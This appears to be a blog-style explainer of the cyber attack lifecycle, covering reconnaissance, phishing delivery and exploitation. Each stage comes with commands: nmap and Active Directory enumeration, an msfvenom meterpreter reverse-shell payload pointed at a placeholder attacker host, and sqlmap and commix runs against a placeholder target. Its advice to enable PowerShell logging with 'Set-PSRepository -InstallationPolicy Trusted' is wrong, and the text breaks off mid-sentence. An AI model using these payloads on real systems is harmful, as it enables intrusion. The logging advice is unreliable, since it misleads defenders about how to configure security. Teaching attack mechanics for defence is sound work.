Listen to this Post

Introduction:
Understanding the mechanics of a cyber attack is no longer a niche skill—it is a foundational requirement for any defender. The modern threat landscape is characterized by sophisticated, multi-stage campaigns that systematically probe, infiltrate, and persist within target environments. By dissecting the attacker’s methodology, from initial reconnaissance to final data exfiltration, security professionals can move beyond reactive security to build proactive, resilient defenses. This article provides a comprehensive, technical exploration of the cyber attack lifecycle, offering actionable commands and configuration insights derived from real-world adversary tradecraft.
Learning Objectives & Secrets:
- Objective 1: Map the Attack Lifecycle to MITRE ATT&CK. Learn to categorize adversary techniques across the entire kill chain, from OSINT gathering and phishing to lateral movement and impact. Understanding the MITRE framework allows defenders to anticipate the attacker’s next move and prioritize controls effectively.
-
Objective 2 Secret Tip: Master the Art of Passive Reconnaissance. Before a single exploit is launched, attackers spend significant time gathering intelligence. Utilize tools like `theHarvester` and `Shodan` to see what information your organization inadvertently exposes. Proactively limiting your digital footprint is one of the most cost-effective security measures you can implement.
-
Objective 3 Secret Tip: Harden Against Credential Theft and Abuse. Modern attacks increasingly focus on stealing legitimate credentials rather than exploiting software vulnerabilities. Implement phishing-resistant MFA (like FIDO2 keys) and rigorously monitor for anomalies such as impossible travel or atypical authentication patterns to thwart AiTM and credential-stuffing attacks.
You Should Know:
1. Reconnaissance: The Art of Digital Cartography
Reconnaissance is the phase where attackers map your external and internal attack surface. It is a passive and active information-gathering process that sets the stage for all subsequent attacks.
Step‑by‑step guide: Begin with open-source intelligence (OSINT) gathering. Use `theHarvester` to collect emails and subdomains associated with your domain: theHarvester -d yourcompany.com -b all. For a more aggressive approach, employ subdomain enumeration with tools like amass: amass enum -d yourcompany.com. Finally, perform port scanning with `nmap` to identify open services: nmap -sV -p- target_ip. This reveals potentially vulnerable services like outdated SSH or unpatched web servers.
Linux/Windows Commands & Configurations:
Linux (Network Recon): `nmap -sS -sV -O -T4 192.168.1.0/24` (Stealth SYN scan, version detection, OS fingerprinting).
Windows (Active Directory Recon): `net user /domain` (List domain users). `nltest /dclist:yourdomain.com` (Find domain controllers).
Mitigation: Implement network segmentation and deploy a Web Application Firewall (WAF) with rate-limiting to frustrate directory brute-forcing attempts.
2. Weaponization & Delivery: The Initial Compromise
This phase involves crafting and delivering the payload. Attackers leverage social engineering, malicious documents, and watering hole attacks to gain an initial foothold.
Step‑by‑step guide: Understand the mechanics of a spear-phishing campaign. An attacker will use OSINT to craft a highly personalized email impersonating a trusted colleague. The email may contain a weaponized Office document with a malicious macro. The macro, when enabled, uses `msfvenom` to generate a reverse shell payload and executes it via PowerShell. Defenders must focus on email gateway configurations and endpoint detection.
Linux/Windows Commands & Configurations:
Linux (Payload Generation): msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444 -f exe -o payload.exe.
Windows (Mitigation): Block macros from running on files originating from the internet. This can be enforced via Group Policy: Computer Configuration -> Administrative Templates -> Microsoft Office -> Security Settings -> Block macros from running in Office files from the Internet.
Detection: Monitor for PowerShell or Office spawning unusual child processes. Enable PowerShell logging via `Set-PSRepository -InstallationPolicy Trusted` and configure Sysmon to log process creation (Event ID 1).
3. Exploitation: Triggering the Vulnerability
Once delivered, the attacker exploits a vulnerability to execute code or gain unauthorized access. This includes SQL injection, Cross-Site Scripting (XSS), and command injection.
Step‑by‑step guide: Simulate a SQL injection attack using `sqlmap` against a vulnerable web form: sqlmap -u "http://target.com/page?id=1" --batch --dbs. This automated tool can enumerate databases and extract sensitive information. Conversely, to defend against XSS, implement a strict Content Security Policy (CSP) and ensure all user input is properly encoded before being rendered in the browser.
Linux/Windows Commands & Configurations:
Linux (Exploitation): `commix –url=”http://target.com/cmd.php?cmd=test”` (Automated command injection testing).
Windows (Mitigation – IIS): Use URL Rewrite rules to block common attack patterns like `../` for directory traversal or `
